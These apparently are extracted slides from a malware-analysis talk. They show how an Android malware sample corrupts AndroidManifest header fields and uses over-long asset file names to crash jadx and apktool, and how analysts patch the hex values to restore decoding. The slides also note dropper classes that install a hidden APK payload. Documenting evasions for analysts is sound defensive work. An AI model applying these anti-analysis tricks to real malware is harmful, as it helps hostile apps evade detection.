
```
00000000: 01 00 08 00 a4 09 01 00 01 00 1c 00 f4 75 00 00 .....u..
00000010: 71 01 00 00 00 00 00 00 00 00 00 00 e0 05 00 00 q.....
00000020: 00 00 00 00 00 00 00 00 1a 00 00 00 34 00 00 00 .....4...
```

`0x00080003` is the correct value to be present



# Group 2: AndroidManifest, p.2

Magic value fixed, but another exception is thrown














The screenshot shows an IDE window titled "f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb - jadx-gui". The left sidebar shows a project structure with "Source code" and "Resources" folders. The main editor displays the "AndroidManifest.xml" file with the following error message:

```
1 Error decode manifest
2 java.io.IOException: Expected strings start, expected offset: 0x180, actual: 0x184
3     at jadx.core.xmlgen.ParserStream.checkPos(ParserStream.java:124)
4     at jadx.core.xmlgen.CommonBinaryParser.parseStringPoolNoType(CommonBinaryParser.java:29)
5     at jadx.core.xmlgen.BinaryXMLParser.decode(BinaryXMLParser.java:109)
6     at jadx.core.xmlgen.BinaryXMLParser.parse(BinaryXMLParser.java:81)
7
```

Unexpected start of the string

# Group 2: AndroidManifest, p.2

Template Results - AndroidManifest.bt

Name	Value	Start	Size	Color	Comment
▼ struct HEADER header		0h	8h	Fg: Bg:	
uint magicnumber	524288	0h	4h	Fg: Bg:	
uint filesize	10328	4h	4h	Fg: Bg:	
▼ struct STRINGCHUNK stringChunk		8h	15A8h	Fg: Bg: 	
uint scSignature	1835009	8h	4h	Fg: Bg: 	
uint scSize	5544	Ch	4h	Fg: Bg: 	
uint scStringCount	88	10h	4h	Fg: Bg: 	
uint scStyleCount	0	14h	4h	Fg: Bg: 	
uint scUNKNOWN	0	18h	4h	Fg: Bg: 	
uint scStringPoolOffset	376	1Ch	4h	Fg: Bg: 	
uint scStylePoolOffset	0	20h	4h	Fg: Bg: 	
▶ uint scStringOffsets[88]		24h	160h	Fg: Bg: 	Relative to the 0x8+scStringPoolOffset
▶ struct STRING_ITEM strItem[0]	theme	180h	Eh	Fg: Bg: 	
▶ struct STRING_ITEM strItem[1]	label	18Eh	Eh	Fg: Bg: 	

The array where exception occurs



# Group 2: AndroidManifest, p.2

The image displays a hex dump of an AndroidManifest file and its corresponding binary analysis. The hex dump shows the string ".t.h.e.m.e" starting at offset 0180h. The analysis table below shows the string offsets for various strings. The last entry, for the string "theme", has an offset of 7602181, which is highlighted in red. A red arrow points from this offset to the string ".t.h.e.m.e" in the hex dump, with the text "string treated as offset value" next to it. Another red arrow points from the text "scStringCount must be decreased by 1" to the same offset value.

Name	Value
uint scStringOffsets[74]	4710
uint scStringOffsets[75]	4732
uint scStringOffsets[76]	4750
uint scStringOffsets[77]	4802
uint scStringOffsets[78]	4854
uint scStringOffsets[79]	4874
uint scStringOffsets[80]	4894
uint scStringOffsets[81]	4934
uint scStringOffsets[82]	5010
uint scStringOffsets[83]	5084
uint scStringOffsets[84]	5102
uint scStringOffsets[85]	5136
uint scStringOffsets[86]	5156
uint scStringOffsets[87]	7602181
struct STRING_ITEM stritem[0]	theme

scStringCount  
must be  
decreased by 1

string treated as  
offset value

Wrong data interpretation for the last offset

# Group 2: AndroidManifest, p.3





# Group 2: AndroidManifest, p.3

```
I: Using Apktool 2.6.1 on f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
Exception in thread "main" java.lang.NegativeArraySizeException: -25055352
    at brut.androlib.res.decoder.StringBlock.read(StringBlock.java:69)
    at brut.androlib.res.decoder.AXmlResourceParser.doNext(AXmlResourceParser.java:814)
    at brut.androlib.res.decoder.AXmlResourceParser.next(AXmlResourceParser.java:98)
    at brut.androlib.res.decoder.AXmlResourceParser.nextToken(AXmlResourceParser.java:108)
```

Negative array size exception

# Group 2: AndroidManifest, p.3

```
49 public static StringBlock read(ExtDataInput reader) throws IOException {
50     reader.skipCheckChunkTypeInt(CHUNK_STRINGPOOL_TYPE, CHUNK_NULL_TYPE);
51     int chunkSize = reader.readInt();
52
53     // ResStringPool_header
54     int stringCount = reader.readInt();
55     int styleCount = reader.readInt();
56     int flags = reader.readInt();
57     int stringsOffset = reader.readInt();
58     int stylesOffset = reader.readInt(); ← read from the structure
59
60     StringBlock block = new StringBlock();
61     block.m_isUTF8 = (flags & UTF8_FLAG) != 0;
62     block.m_stringOffsets = reader.readIntArray(stringCount);
63
64     if (styleCount != 0) {
65         block.m_styleOffsets = reader.readIntArray(styleCount);
66     }
67
68     int size = ((stylesOffset == 0) ? chunkSize : stylesOffset) - stringsOffset;
69     block.m_strings = new byte[size]; ← exception occurs here
70     reader.readFully(block.m_strings);
71
72     if (stylesOffset != 0) {
```

*apktool* source code: size of allocated array



# Group 2: AndroidManifest, p.3

```
0000h 00 00 08 00 58 28 00 00 01 00 1C 00 A8 15 00 00 .....X(.....
0010h 58 00 00 00 00 00 00 00 00 00 00 00 78 01 00 00 X.....x...
0020h 00 B1 81 FE 00 00 00 00 0E 00 00 00 1C 00 00 00 .±.p.....
0030h 28 00 00 00 34 00 00 00 4C 00 00 00 5E 00 00 00 (...4...L...^...
0040h 72 00 00 00 8E 00 00 00 A8 00 00 00 D2 00 00 00 r...Ž...~...ò...
0050h F8 00 00 00 0C 01 00 00 2A 01 00 00 44 01 00 00 ø.....*...D...
0060h 5E 01 00 00 82 01 00 00 9C 01 00 00 B6 01 00 00 ^.....œ...ŕ...
0070h DC 01 00 00 08 02 00 00 30 02 00 00 52 02 00 00 Ū.....0...R...
0080h 78 02 00 00 AE 02 00 00 D8 02 00 00 E6 02 00 00 x...®...ø...æ...
0090h 00 03 00 00 10 03 00 00 24 03 00 00 36 03 00 00 .....$.6...
00A0h 92 03 00 00 F4 03 00 00 3A 04 00 00 82 04 00 00 '...ô...:.....
00B0h CE 04 00 00 22 05 00 00 74 05 00 00 AC 05 00 00 Î...".t...~...
00C0h FC 05 00 00 3C 06 00 00 80 06 00 00 CC 06 00 00 ü...<...€...Ï...
```

Template Results - AndroidManifest.bt ↻

Name	Value
struct STRINGCHUNK stringChunk	
uint scSignature	1835009
uint scSize	5544
uint scStringCount	88
uint scStyleCount	0
uint scUNKNOWN	0
uint scStringPoolOffset	376
uint scStylePoolOffset	4269912320 ???



# Group 2: AndroidManifest, p.3

```
0000h 00 00 08 00 58 28 00 00 01 00 1C 00 A8 15 00 00 .....X(.....
0010h 58 00 00 00 00 00 00 00 00 00 00 00 78 01 00 00 X.....x...
0020h 00 B1 81 FE 00 00 00 00 0E 00 00 00 1C 00 00 00 .±.p.....
0030h 28 00 00 00 34 00 00 00 4C 00 00 00 5E 00 00 00 (. ...4...L...^...
0040h 72 00 00 00 8E 00 00 00 A8 00 00 00 D2 00 00 00 r...Ž...-...ò...
0050h F8 00 00 00 0C 01 00 00 2A 01 00 00 44 01 00 00 ø.....*...D...
0060h 5E 01 00 00 82 01 00 00 9C 01 00 00 B6 01 00 00 ^.....,....œ...ŕ...
0070h DC 01 00 00 08 02 00 00 30 02 00 00 52 02 00 00 Ü.....0...R...
0080h 78 02 00 00 AE 02 00 00 D8 02 00 00 E6 02 00 00 x...@...ø...æ...
0090h 00 03 00 00 10 03 00 00 24 03 00 00 36 03 00 00 .....$...6...
00A0h 92 03 00 00 F4 03 00 00 3A 04 00 00 82 04 00 00 '...ô...:.....
00B0h CE 04 00 00 22 05 00 00 74 05 00 00 AC 05 00 00 î..."...t...-...
00C0h FC 05 00 00 3C 06 00 00 80 06 00 00 CC 06 00 00 ü...<...€...Ï...
```

No styles present

1

`scStyleCount == 0`

Why

2

`scStylePoolOffset != 0 ?`

Template Results - AndroidManifest.bt

Name	Value
struct STRINGCHUNK stringChunk	java.lang.NegativeArraySizeException: -25055352
uint scSignature	1835009
uint scSize	5544
uint scStringCount	88
1 uint scStyleCount	0
uint scUNKNOWN	0
uint scStringPoolOffset	376
2 uint scStylePoolOffset	4269912320

must be equal to 0

Set it to 0



# Group 2: AndroidManifest

```
AndroidManifest.xml x
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h  p0 00 08 00 58 28 00 00 01 00 1C 00 A8 15 00 00  ....X(....."....
0010h  58 00 00 00 00 00 00 00 00 00 00 00 78 01 00 00  X.....x...
0020h  00 B1 81 FE 00 00 00 00 0E 00 00 00 1C 00 00 00  .±.p.....
0030h  28 00 00 00 34 00 00 00 4C 00 00 00 5E 00 00 00  (...4...L...^...
```

Set magic number

Must be 0x80003

```
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h  00 00 08 00 58 28 00 00 01 00 1C 00 A8 15 00 00  ....X(....."....
0010h  58 00 00 00 00 00 00 00 00 00 00 00 78 01 00 00  X.....x...
0020h  00 B1 81 FE 00 00 00 00 0E 00 00 00 1C 00 00 00  .±.p.....
0030h  28 00 00 00 34 00 00 00 4C 00 00 00 5E 00 00 00  (...4...L...^...
0040h  72 00 00 00 8E 00 00 00 A8 00 00 00 D2 00 00 00  r...Ž...~...ò...
0050h  F8 00 00 00 0C 01 00 00 2A 01 00 00 44 01 00 00  ø.....*...D...
0060h  5E 01 00 00 82 01 00 00 9C 01 00 00 B6 01 00 00  ^.....æ...ŕ...
0070h  DC 01 00 00 08 02 00 00 30 02 00 00 52 02 00 00  Ü.....0...R...
0080h  78 02 00 00 AE 02 00 00 D8 02 00 00 E6 02 00 00  x...@...ø...æ...
0090h  00 03 00 00 10 03 00 00 24 03 00 00 36 03 00 00  .....$...6...
00A0h  92 03 00 00 F4 03 00 00 3A 04 00 00 82 04 00 00  '...ô...:.....
00B0h  CE 04 00 00 22 05 00 00 74 05 00 00 AC 05 00 00  Ì..."....t...~...
00C0h  FC 05 00 00 3C 06 00 00 80 06 00 00 CC 06 00 00  ü...<...€...Ï...
```

Change certain values

scStringCount (decreased by 1)

scStylePoolOffset (set to 0)

Template Results - AndroidManifest.bt

Name	Value
struct STRINGCHUNK stringChunk	
uint scSignature	1835009
uint scSize	5544
uint scStringCount	88 set to 87
uint scStyleCount	0
uint scUNKNOWN	0
uint scStringPoolOffset	376
uint scStylePoolOffset	4269912320 set to 0




# Evasions: almost finished

**PEOPLE ARE GETTING TIRED**



**OF THESE ~~MEMES~~ EVASIONS**

**BUT WAIT!**



**THERE IS ONE MORE**




# Group 3: Files

```
I: Using Apktool 2.7.0 on f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb
I: Copying raw resources...
I: Baksmaling classes.dex...
I: Copying assets and libs...
Exception in thread "main" brut.androlib.AndrolibException: brut.directory.DirectoryException:
  Error copying file: assets
    at brut.androlib.Androlib.decodeRawFiles(Androlib.java:169)
    .
    .
    .
Caused by: brut.directory.DirectoryException: Error copying file: hSeCvupVLj7NCqcVvmpr4wmj0jWPiCUTQRZbyew1P2K0WPX6f0sz5bLzG5DLIKNjzn8WBbwr0zMbWwxvx1KEjvY0fAFDLksepAAIRbEdrbJGzJNjHiZRai0eAuQaG4QPgIXw7Z0wxGniXroGYw6DwLehBwixvEHYv4A2XqnTFCuE61rifjmk8msFDP6KRqa30ZY32xTHin95qKmKe0smrWBiM5yhv0boCBFgdzrTAPcUoyp4DwFS9ZMnyPr89LmFmUC0ffGQTKWmuR5nQFP0iuqN02SyiuVZDIIE6zY
    at brut.directory.DirUtil.copyToDir(DirUtil.java:99)
    at brut.directory.DirUtil.copyToDir(DirUtil.java:71)
    at brut.directory.AbstractDirectory.copyToDir(AbstractDirectory.java:198)
    at brut.directory.DirUtil.copyToDir(DirUtil.java:87)
    ... 5 more
Caused by: java.nio.file.FileSystemException: f8823780d2822307e995528bd7a34a1735e66bd2fe22404e02053cb92b0a56cb.out/assets/hSeCvupVLj7NCqcVvmpr4wmj0jWPiCUTQRZbyew1P2K0WPX6f0sz5bLzG5DLIKNjzn8WBbwr0zMbWwxvx1KEjvY0fAFDLksepAAIRbEdrbJGzJNjHiZRai0eAuQaG4QPgIXw7Z0wxGniXroGYw6DwLehBwixvEHYv4A2XqnTFCuE61rifjmk8msFDP6KRqa30ZY32xTHin95qKmKe0smrWBiM5yhv0boCBFgdzrTAPcUoyp4DwFS9ZMnyPr89LmFmUC0ffGQTKWmuR5nQFP0iuqN02SyiuVZDIIE6zY: File name too long
    at java.base/sun.nio.fs.UnixException.translateToIOException(UnixException.java:100)
```

Files with paths of more than 260 characters




# Group 3: Files



Files with paths of more than 260 characters



# Group 3: Files



APK payload inside is stored via a shorter (normal) path

# Group 3: Files

1

AssetManager->Open

Cross-references

Hints: this dialog is modeless. Click outside to carry out other navigation while keeping it on the foreground. Additionally, right-click an address and use the `Go to` command to navigate to that address without closing the dialog.

Index	Address	Label	Details
0	Lcom/wish/defaultcallservice/async/ApkDownloadAsyncTask;->copyApk(Ljava/lang/String;)Z+76h		INVOKE: invoke-virtual Landroid/content/re
1	Lcom/wish/defaultcallservice/common/URL;->readFileFromAsset(Landroid/content/Context;Ljava/lang/String;Lc		INVOKE: invoke-virtual Landroid/content/re
2	Lcom/wish/defaultcallservice/utils/ApkInstallerAsyncTask;->copyApk(Ljava/lang/String;)V+Ch		INVOKE: invoke-virtual Landroid/content/re
3	Lcom/wish/defaultcallservice/utils/FileUtils;->readAssetTxtFile(Landroid/content/Context;Ljava/lang/String;)Ljav		INVOKE: invoke-virtual Landroid/content/re
4	Lcom/wish/defaultcallservice/utils/ZipUtils;->unZipAssetsFolder(Landroid/content/Context;Ljava/lang/String;Ljav		INVOKE: invoke-virtual Landroid/content/re

2

3

No references for long paths found: delete the files

